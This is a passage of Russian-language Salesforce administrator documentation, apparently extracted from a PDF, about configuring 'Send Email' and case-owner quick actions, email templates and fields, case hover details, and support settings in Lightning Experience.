   e. Поле «Имя» заполняется автоматически. Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.
   f. В поле «Описание» введите описание быстрого действия. Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия». Описание недоступно пользователям. При создании нескольких действий для одного объекта рекомендуем использовать подробное описание (например, «Отправка сообщения электронной почты для обращений»).




g. Нажмите кнопку **«Сохранить»**.
Открывается страница макета эл. почты, где можно определить поля, отображаемые при действиях с сообщениями электронной почты.


2. Расположите поля сообщения электронной почты в требуемом порядке. В этом порядке будут отображаться поля сообщения электронной почты, если агент выберет быстрое действие.


a. Перетащите в макет эл. почты поля из меню «Поля сообщения электронной почты». Чтобы удалить поля, перетащите их из макета эл. почты в область «Поля сообщения электронной почты».

По умолчанию добавляется поле «Кому», раскрывающийся список «От», поле «Тема» и поля «Основной текст». Подробнее о полях см. раздел «Поля, доступные для быстрого действия "Отправка сообщения электронной почты"».



b. Чтобы присвоить полю статус обязательного или доступного только для чтения, щелкните значок гаечного ключа и укажите свойства поля.





c. Чтобы сохранить свойства поля, нажмите **OK**.

d. Нажмите кнопку **«Сохранить»**.

После того как настройки быстрого действия «Отправка сообщения электронной почты» определены, добавьте его к макету страницы обращений, чтобы открыть доступ для агентов.

Применение стандартного шаблона эл. почты с помощью быстрого действия «Отправка сообщения электронной почты»

Использование стандартных шаблонов эл. почты позволяет агентам добавлять фирменный стиль и гарантировать согласованность данных при написании сообщений электронной почты в Lightning Experience и Salesforce1. Шаблоны эл. почты гарантируют, что в сообщения электронной почты агентов, отправляемые клиентам, будет включена следующая общая информация: приветствия, уведомления, заявления об ограничении ответственности, контактные сведения компании.

Доступные поля для быстрого действия «Отправка сообщения электронной почты»

В макет сообщения электронной почты можно перетаскивать поля из палитры «Поля сообщения электронной почты».

Рекомендации по действиям по отправке эл. Почты

Перед началом работы по отправке эл. почты помните о данных ограничениях.

СМ. ТАКЖЕ:

Добавление быстрых действий к макету страницы обращения для Lightning Experience

Доступные поля для быстрого действия «Отправка сообщения электронной почты»

Применение стандартного шаблона эл. почты с помощью быстрого действия «Отправка сообщения электронной почты»

Использование стандартных шаблонов эл. почты позволяет агентам добавлять фирменный стиль и гарантировать согласованность данных при написании сообщений электронной почты в Lightning Experience и Salesforce1. Шаблоны эл. почты гарантируют, что в сообщения электронной почты агентов, отправляемые клиентам, будет включена следующая общая информация: приветствия, уведомления, заявления об ограничении ответственности, контактные сведения компании.

Чтобы использовать быстрое действие «Отправка сообщения электронной почты», необходимо включить функцию Email-to-Case.

Прежде чем создавать быстрое действие «Отправка сообщения электронной почты», определяющее стандартный шаблон эл. почты, следует создать шаблон эл. почты типа «Настраиваемый». Поддерживаются только настраиваемые шаблоны. Не поддерживаются вложения, указанные в шаблоне эл. почты. Однако агенты могут вручную добавлять вложения при использовании быстрого действия для эл. почты.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и изменения быстрого действия «Отправка сообщения электронной почты»:

- «Управление пользователями» И «Настройка приложения»

Чтобы отредактировать макет страницы, выполните указанные ниже действия.

- Настройка приложения

1. Создайте быстрое действие «Отправка сообщения электронной почты» или внесите изменение в текущее быстрое действие «Отправка сообщения электронной почты».
   a. В меню «Настройка» введите «Обращение» в поле «Быстрый поиск», затем выберите пункт **«Кнопки, ссылки и действия»**.
   b. Нажмите кнопку **«Создать действие»**, или выберите быстрое действие, подлежащее изменению.
   c. В раскрывающемся списке «Тип действия» выберите **«Отправка сообщения электронной почты»**.
   d. Нажмите кнопку поиска в поле «Стандартный шаблон эл. почты» и выберите шаблон.

      В меню поиска отображаются только шаблоны эл. почты настраиваемого типа.

   e. При необходимости выберите **«Не применять строку темы в шаблоне»**, чтобы игнорировать строку темы в шаблоне эл. почты.

      По умолчанию быстрое действие «Отправка сообщения электронной почты» применяет тему, указанную в стандартном шаблоне эл. почты. Например, если в строке темы шаблона указано: «Благодарим за ваше сообщение», то эта тема применяется, когда агент использует действие для эл. почты, чтобы составить сообщение электронной почты. Если выбран параметр **«Не применять строку темы в шаблоне»**, то заданная тема не будет применяться к сообщению электронной почты. Например, если клиент отправляет эл. сообщение с темой: «Просим оказать помощь», то агент может использовать стандартный шаблон эл. почты, чтобы ответить и сохранить тему, указанную клиентом.

f. Укажите метку действия. Пользователь может применить тип стандартной метки (что подразумевает стандартную метку) или выбрать *«Нет»* в поле «Тип стандартной метки» и указать собственную метку. Эта метка будет отображаться на панели действий при добавлении действия к макету страницы обращений.

g. Поле «Имя» заполняется автоматически. Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.

h. В поле «Описание» введите описание быстрого действия. Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия». Описание недоступно пользователям. При создании нескольких действий для одного объекта рекомендуем использовать подробное описание (например, «Отправка клиенту сообщения с праздничным оформлением»).

i. Нажмите кнопку **«Сохранить»**.
Открывается страница макета эл. почты, где можно определить поля, отображаемые при действиях с сообщениями электронной почты.

2. Убедитесь в правильности поля текста сообщения эл. почты для шаблона.

   Поле «Текстовое поле сообщения» добавляется к макету быстрого действия «Отправка сообщения электронной почты» по умолчанию. Если в шаблоне эл. сообщения используются изображение или HTML-форматирование, удалите поле «Текстовое поле сообщения» и добавьте к макету сообщения эл. почты поле «HTML-поле сообщения».

3. Нажмите кнопку **«Сохранить»**.

После того как настройки быстрого действия «Отправка сообщения электронной почты» определены, добавьте его к макету страницы обращений, чтобы открыть доступ для агентов.

СМ. ТАКЖЕ:

Добавление быстрых действий к макету страницы обращения для Lightning Experience

Доступные поля для быстрого действия «Отправка сообщения электронной почты»

Доступные поля для быстрого действия «Отправка сообщения электронной почты»

В макет сообщения электронной почты можно перетаскивать поля из палитры «Поля сообщения электронной почты».

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Табл. 48: Доступные поля для быстрого действия «Отправка сообщения электронной почты»

Поле	Описание
Пробел	Добавляет пробел в макет сообщения электронной почты. В макете сообщения электронной почты поддерживается многократное использование этого поля.
Адрес для скрытой копии (СК)	Поле заголовка сообщения электронной почты, предназначенное для ввода адресов отправки скрытых копий. Если адрес для СК добавляется к шаблону сообщения электронной почты,

Поле	Описание
	содержащему поле «Кому», то поле «Адрес для СК» сворачивается и отображается в виде ссылки в шаблоне сообщения эл. почты для макета страницы обращений. Если агент щелкает ссылку «СК», поле разворачивается и остается в таком виде. Если это обязательное поле, напротив него появляется красная линия и поле всегда развернуто.
Адрес для копии	Поле заголовка сообщения электронной почты, предназначенное для ввода адресов отправки копий. Если адрес для копии добавляется к шаблону сообщения электронной почты, содержащему поле «Кому», то поле «Адрес для копии» сворачивается и отображается в виде ссылки в шаблоне сообщения эл. почты для макета страницы обращений. Если агент щелкает ссылку «Копия», поле разворачивается и остается в таком виде. Если это обязательное поле, напротив него появляется красная линия и поле всегда развернуто.
Из:	Поле заголовка сообщения электронной почты, предназначенное для ввода адреса «От» путем выбора из раскрывающегося списка. Предлагается выбор адреса из следующих списков: единые адреса эл. почты, адреса эл. почты Email-to-Case, собственный адрес эл. почты агента. Раскрывающийся список «От» по умолчанию добавляется к действию «Отправка сообщения электронной почты» в новых организациях, созданных в рамках выпуска Winter'17 или более поздней версии. Если действие «Отправка сообщения электронной почты» создается после выпуска Winter'17, то раскрывающийся список «От» по умолчанию добавляется к макету эл. почты.
Адрес «От»	Поле заголовка сообщения электронной почты, предназначенное для ввода эл. адреса «От». Поле «Адрес "От"» является текстовым.
HTML-поле сообщения	Поле сообщения электронной почты, поддерживающее HTML-форматирование и изображения. Если настроен стандартный шаблон эл. почты, содержащий HTML-форматирование для быстрого действия «Отправка сообщения электронной почты», следует добавить поле «HTML-поле сообщения» к макету эл. почты.

Поле	Описание
Поддержка внешнего доступа	Если включена лента обращений сообщества, компонент «Поддержка внешнего доступа» управляет внешней доступностью сообщений электронной почты в сообществах. Подробнее см. в разделе «Сообщение электронной почты» руководства по API.
Родительское обращение	Поле для кода записи родительского обращения
Связано с	Поле для кода записи связанных объектов (например, организации, возможности, кампании, обращения или настраиваемые объекты). Подробнее см. в разделе «Сообщение электронной почты» руководства по API.
Тема	Поле заголовка сообщения электронной почты, предназначенное для ввода темы.
Текстовое поле сообщения	Поле сообщения электронной почты, поддерживающее только обычный текст.
Адрес «Кому»	Поле заголовка сообщения электронной почты, предназначенное для ввода адресов «Кому».

СМ. ТАКЖЕ:

- Создание быстрого действия «Отправка сообщения электронной почты» для обращений
- Применение стандартного шаблона эл. почты с помощью быстрого действия «Отправка сообщения электронной почты»
- Создание быстрого действия «Отправка сообщения электронной почты» для обращений
- Доступные поля для быстрого действия «Отправка сообщения электронной почты»

Рекомендации по действиям по отправке эл. Почты

Перед началом работы по отправке эл. почты помните о данных ограничениях.

Начиная с выпуска Spring'17 компоновщик сообщений эл. почты Lightning заменили новым действием по отправке эл. почты.

Старое действие по отправке эл. почты больше не отображается для конечных пользователей. Однако оно появляется в редакторе макета страницы в целях миграции.

Прим.: Какова разница между новым и старым действием по отправке эл. почты? Когда вы наводите курсор мыши на действие по отправке эл. почты на палитре редактора макета страницы, новое действие получает тип быстрого действия.

ВЕРСИИ

Данное действие доступно в: только приложение Lightning Experience.

Доступно в версиях: **Group, Professional, Enterprise, Performance, Unlimited** и **Developer** Edition

Общее

- Вы не можете добавлять настраиваемые поля или переименовывать имеющиеся поля в действие по отправке эл. почты.
- Требуется поле «От».

  Прим.: Если поле «От» не находится в макете действия по отправке эл. почты, у него должно быть предопределенное значение.

- Требуется содержимое HTML-поля сообщения; содержимое поля сообщения поддерживается только соответствующим обращению действием по отправке эл. почты.

  Прим.: Если поле сообщения HTML отсутствует в макете действия по отправке эл. почты, у него должно быть предопределенное значение.

- Если вы запустите сообщение электронной почты во встроенном режиме, его не удастся развернуть в закрепленном компоновщике. Однако, если вы запустите сообщение электронной почты из меню «Глобальные действия», сообщение электронной почты будет использовать закрепленный компоновщик.
- Единые в организации адреса электронной почты невозможно использовать с помощью папки входящих Salesforce.
- Действие по отправке эл. почты недоступно в сообществах.
- Поле Связано с невозможно настроить как обращение в глобальном действии по отправке эл. почты.

Обращения

- В обращения можно добавлять только соответствующие обращению действия по отправке эл. почты.
- Активируйте «Сообщение электронной почты — обращение», чтобы включить соответствующее обращению действие по отправке сообщений электронной почты для обращений.
- Отправка эл. почты, связанных с обращениями, из меню «Глобальные действия» невозможна.

Предопределенные значения

- Поля Кому, Копия и СК принимают адреса электронной почты только как предопределенные значения.
- Сообщения электронной почты, отправленные с указанных электронных адресов, не связаны с записями Salesforce.
- Вы можете предустановить Связано с только для определенного для объекта быстрого действия, а не для глобального быстрого действия.
- Предопределенные значения не поддерживаются в «Ответить/Переслать» или сообщениях электронной почты, инициированных из программы-помощника и из подробных сведений о возможностях.
- При включении СК о соответствии предопределенные значения для поля СК игнорируются. При включении автоматического СК предопределенные значения для поля СК используются для адреса автоматического СК.

«Ответить/переслать» и электронная почта в подробных сведениях о возможностях

Функции «Ответить/переслать» и электронной почты зависят от следующих критериев:

- глобальное действие по отправке электронных сообщений находится в глобальном макете публикатора, в разделах «Действия Salesforce1 и Lightning Experience».
- На макете страницы должно быть либо поле «Субъект», либо «Поле сообщения».
- Пользователь обладает полномочием «Отправка электронных сообщений».
- Единая для организации настройка «Доступ к отправке эл. почты» не установлена для всех электронных сообщений.

Создание быстрого действия для изменения ответственного за обращение

Упростите агентам переназначение обращений в Lightning Experience, добавив быстрое действие «Обновление записи» в макет страницы обращения.

Обращения могут быть переназначены следующим сторонам:

- Пользователь-партнер сообщества
- Пользователь портала сообщества
- Очередь
- Пользователь

Прим.: Если используется быстрое действие для изменения ответственного за обращение, меняется только ответственный за обращение. Ответственный за действия, примечания и задания, прикрепленные к обращению, не меняется.

1. В меню «Настройка» введите «Обращение» в поле «Быстрый поиск», затем выберите пункт **«Кнопки, ссылки и действия»**.
2. Нажмите кнопку **«Создать действие»**.
3. В раскрывающемся списке «Тип действия» выберите **«Обновить запись»**.
4. В раскрывающемся списке «Тип стандартной метки» выберите *«Нет»*.
5. В поле «Метка» введите имя для этого действия. Эта метка будет отображаться на панели действий при добавлении действия к макету страницы обращений.

   Например, *«Перенести обращение»* или *«Обновить ответственного за обращение»*.
6. Поле «Имя» заполняется автоматически. Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.
7. В поле «Описание» введите описание быстрого действия. Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия». Описание недоступно пользователям. Если вы создаете несколько действий для одного и того же объекта, рекомендуем использовать подробное описание.
8. Нажмите кнопку **«Сохранить»**.
   Открывается страница макета действия, где можно указать поля, которые должны отображаться в быстром действии.
9. В макете действия перетащите поле «Ответственный за обращение» из палитры в макет быстрого действия.

   Чтобы присвоить полю статус обязательного или доступного только для чтения, щелкните значок гаечного ключа и укажите свойства поля.
10. Нажмите кнопку **«Сохранить»**.

Определив быстрое действие обновления, добавьте его в макет страницы обращения, чтобы агенты могли его использовать.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и изменения быстрого действия «Отправка сообщения электронной почты»:

- «Управление пользователями» И «Настройка приложения»

Чтобы отредактировать макет страницы, выполните указанные ниже действия.

- Настройка приложения

СМ. ТАКЖЕ:

Добавление быстрых действий к макету страницы обращения для Lightning Experience


Добавление быстрых действий к макету страницы обращения для Lightning Experience

Предоставьте агентам доступ к действиям, добавляя их в раздел «Действия Salesforce1 и Lightning Experience» в макете страницы обращения.

К макету страницы разрешается добавлять стандартные и настраиваемые действия. При создании настраиваемое действие отображается на палитре.

Действия можно перетаскивать с палитры в макет страницы.

1. Добавьте быстрые действия к макету страницы обращения.
   a. В меню «Настройка» введите «Обращение» в поле «Быстрый поиск» и выберите пункт **«Макеты страницы»**.
   b. Выберите макет страницы для добавления действия и нажмите **«Редактировать»**.
   c. Нажмите **«Действия приложения Salesforce1 и Lightning Experience»**.
   d. Перетащите действие в раздел «Действия Salesforce1 и Lightning Experience» и разместите в удобном для отображения месте.



   e. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы отредактировать макет страницы, выполните указанные ниже действия.

- «Настройка приложения»

Настройка всплывающих сведений для обращений в Lightning Experience

Всплывающие сведения для обращений дают пользователям возможность предварительного просмотра подробностей об обращении, включая описание и последнее обновление. Всплывающие сведения для обращений включены по умолчанию и появляются при наведении курсора на номер обращения, кроме списковых представлений. Пользователям, которые работают с обращениями весь день, эти всплывающие сведения помогут сэкономить ценное время. Чтобы убедиться в том, что пользователи извлекут максимум пользы из этих всплывающих сведений, вам доступно редактирование компактного макета обращения для настройки того, какие поля появятся во всплывающих сведениях.

Всплывающие сведения обращений работают во всех приложениях Lightning, включая приложения со стандартной навигацией и навигацией консоли. Эти всплывающие сведения характерны только для обращений и не работают для других объектов.

Есть три раздела во всплывающих сведениях обращения: название и верхние поля, описание и последнее обновление.

Название и поля

Верхний раздел всплывающих сведений отображает ту же информацию, которая отображена в панели основных показателей обращения на начальной странице записей. Отображаются только первые пять полей. Первое поле отображается в названии всплывающих сведений.

Прим.: Панель основных показателей и всплывающие сведения для обращений используют одинаковый компактный макет. Если вы настраиваете компактный макет, вы влияете и на панель основных показателей, и на всплывающие сведения для обращений.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки компактных макетов:

- «Настройка приложения»

Для просмотра компактных макетов:

- Просмотр настройки и конфигурации

Чтобы настроить название и поля, отображенные во всплывающих сведениях для обращений, редактируйте компактный макет обращений.

1. В меню настройки в верхней части страницы выберите **Диспетчер объектов**.
2. Щелкните пункт **«Обращение»**, затем нажмите **«Компактные макеты»**.

   Вы можете создать новый компактный макет или редактировать макет по умолчанию.
3. Добавьте поля, которые хотите отобразить во всплывающих сведениях.

   Учтите, что всплывающие сведения отображают только первые пять полей, и первое поле является названием. Мы рекомендуем использовать субъект в качестве первого поля в компактном макете.
4. Чтобы отсортировать поля, выберите нужное поле и нажмите кнопку **«Вверх»** или **«Вниз»**.

   Порядок присвоения полям определяет порядок их дальнейшего отображения.
5. Сохраните макет.
6. При создании нового макета нажмите **«Назначение компактного макета»** для настройки компактного макета в качестве основного для объекта.

Вы не можете настраивать разделы описания и последнего обновления.

Описание

Отображает описание обращения. Если обращение не имеет описания, всплывающие сведения не включают данный раздел.


Последнее обновление

Раздел последнего обновления всплывающих сведений отображает последнее сообщение или самое последнее действие на ленте обращений. Порядок сортировки ленты обращений определяет, какое именно из них отображается во всплывающих сведениях. Когда вы меняете порядок сортировки на ленте обращений, всплывающие сведения также обновляются. Однако фильтры на ленте обращений не влияют на то, что будет отображаться во всплывающих сведениях для обращений. Например, при фильтрации ленты обращений для электронной почты всплывающие сведения для обращений показывают последнее обновление, даже если оно не является сообщением электронной почты.

Чтобы убедиться в том, что пользователи видят во всплывающих сведениях и на странице записей об обращении одно и то же последнее обновление, используйте компонент Chatter в конструкторе приложений Lightning при редактировании страницы. Если вместо этого вы используете компонент ленты Chatter и фильтруете его для отображения только определенных типов ленты, ваши пользователи увидят несогласованные обновления при просмотре страницы с записями по сравнению со всплывающими сведениями.

Раздел последнего обновления может отображать только сообщение. Поддерживаются все типы сообщений. Например, если последнее сообщение было с каналов социальной сети, такой как Facebook, оно отображается во всплывающих сведениях.

Ниже представлен внешний вид всплывающих сведений для обращения по умолчанию.



СМ. ТАКЖЕ:

Компактные макеты

Настройка и автоматизация службы поддержки

Если организация использует обращения и решения, рекомендуем настроить функции автоматизированной поддержки для повышения эффективности процессов поддержки.

Откройте меню «Настройка».

- Введите *«Часы работы»* в поле «Быстрый поиск», затем выберите **«Часы работы»**, чтобы установить часы поддержки вашей организации.
- Введите *«Правила назначения»* в поле «Быстрый поиск», затем выберите **«Правила назначения обращений»**, чтобы создать пользовательские правила для автоматического перенаправления обращений.
- Введите *«Правила расширения»* в поле «Быстрый поиск», затем выберите **«Правила расширения»**, чтобы создать правила автоматического расширения обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные параметры поддержки определяются используемой версией Salesforce.

- Введите *«Параметры поддержки»* в поле «Быстрый поиск», затем выберите **«Параметры поддержки»**, чтобы изменить шаблоны сообщений эл. почты и умолчания для автоматизированных функций поддержки.
- Введите *«Правила автоматического ответа»* в поле «Быстрый поиск», затем выберите **«Правила автоматического ответа на обращения»**, чтобы настроить правила отправки сообщений электронной почты клиентам при получении обращений из одного из следующих источников.
  - Форма Web-to-Case
  - Сообщение Email-to-Case
  - Сообщение On-Demand Email-to-Case
  - Клиентский портал
  - Портал самообслуживания
- Введите *«`Email-to-Case`»* в поле «Быстрый поиск», затем выберите функцию **«Email-to-Case»**, чтобы установить возможность захвата сообщений электронной почты клиентов в виде обращений. Данная функция определяет способ автоматического заполнения полей обращений содержимым всех сообщений эл. почты клиентов.

Чтобы открыть функции поддержки решений, в разделе «Настройка» введите *«Решение»* в поле «Быстрый поиск», затем:

- Чтобы настроить категории для классификации созданных решений, выберите ссылку **«Категории решений»**.
- Чтобы настроить параметры решений, выберите ссылку **«Параметры решений»**.

Чтобы открыть дополнительные функции поддержки, в разделе «Настройка» введите *«Самообслуживание»* в поле «Быстрый поиск», затем:

- Чтобы разрешить клиентам поиск по общедоступным решениям, выберите ссылку **«Общедоступные решения»**.
- Чтобы настроить функцию сбора веб-обращений, выберите ссылку **«Web-to-Case»**.
- Выберите **«Параметры»** на портале «Самообслуживание», чтобы настроить веб-портал вашей организации так, чтобы клиенты могли регистрировать обращения и выполнять поиск решений.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы ознакомиться с функциями поддержки, связанными с Порталом для клиентов Salesforce, разделе «Настройка» введите *«Портал для клиентов»* в поле «Быстрый поиск», затем:

- Выберите элемент **«Параметры портала для клиентов»**, чтобы настроить Портал для клиентов вашей организации, чтобы клиенты могли самостоятельно регистрировать обращения, выполнять поиск решений и получать доступ к любым настраиваемым объектам, созданным специально для них.

Чтобы ознакомиться с функциями поддержки, связанными с Salesforce CRM Call Center, в разделе «Настройка» введите *«Call Center»* в поле «Быстрый поиск», затем:

- Чтобы настроить новые центры обработки вызовов и управлять назначенными пользователями, выберите ссылку **«Call Centers»**.
- Чтобы настроить дополнительные номера телефонов, доступных для поиска в каталоге пользователя центра обработки вызовов, выберите ссылку **«Номера каталогов»**.
- Чтобы настроить макеты для отображения сведений о вызове в программном телефоне пользователя центра обработки вызовов, выберите ссылку **«Макеты программного телефона»**.

Чтобы создать очереди поддержки для обращений или настраиваемых объектов, в разделе «Настройка» введите *«Очереди»* в поле «Быстрый поиск», затем выберите **«Очереди»**.

Функции поддержки позволяют уведомлять клиентов о создании обращений вручную или через Интернет и принятии решений по обращениям. Кроме того, пользователи могут получать автоматические уведомления о расширении, создании или переназначении обращений. Чтобы использовать электронные уведомления, рекомендуем создать шаблоны эл. почты для каждого типа уведомления.

СМ. ТАКЖЕ:

Полезные советы для администраторов: настройка службы поддержки

Полезные советы для администраторов: эффективное использование портала самообслуживания

Руководство по административной настройке: руководство по внедрению портала самообслуживания

Руководство по административной настройке: Руководство по внедрению функции управления обращениями

Настройка параметров поддержки

Система позволяет включить или настроить различные вспомогательные процессы для автоматизации обработки обращений. Можно выбрать шаблоны сообщений электронной почты, владельца обращения по умолчанию, уведомления по обращению и многое другое.

Чтобы работать с этими параметрами, в меню «Настройка» введите строку *«Параметры поддержки»* в поле «Быстрый поиск», выберите пункт **«Параметры поддержки»**, затем нажмите кнопку **«Правка»**.

Поле	Описание
Ответственный за обращение по умолчанию	Пользователь или очередь, автоматически назначаемая всем обращениям, которые не соответствуют текущим записям правила назначения обращений. Данный пользователь должен быть помечен флажком «Активно».
Уведомить ответственного за обращение по умолчанию	Чтобы уведомить ответственного по умолчанию о назначении нового обращения, установите данный флажок. Если обращение назначается очереди, то уведомление отправляется на адрес эл. почты очереди. Уведомления

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

